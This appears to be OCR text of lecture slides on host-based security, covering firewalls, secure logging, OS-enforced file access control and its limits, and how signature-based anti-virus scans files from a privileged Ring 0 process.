
Firewall

Secure Logging

File Access Control

All disk access is mediated by the OS

OS enforces access controls



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

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

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



Limitations

Malware can still cause damage

Discretionary access control means that isolation is incomplete



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

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


Anti-virus


Anti-virus process is privileged

- Often runs in Ring 0

Scans all files looking for signatures

- Each signature uniquely identifies a piece of malware

Files scanned on creation and access



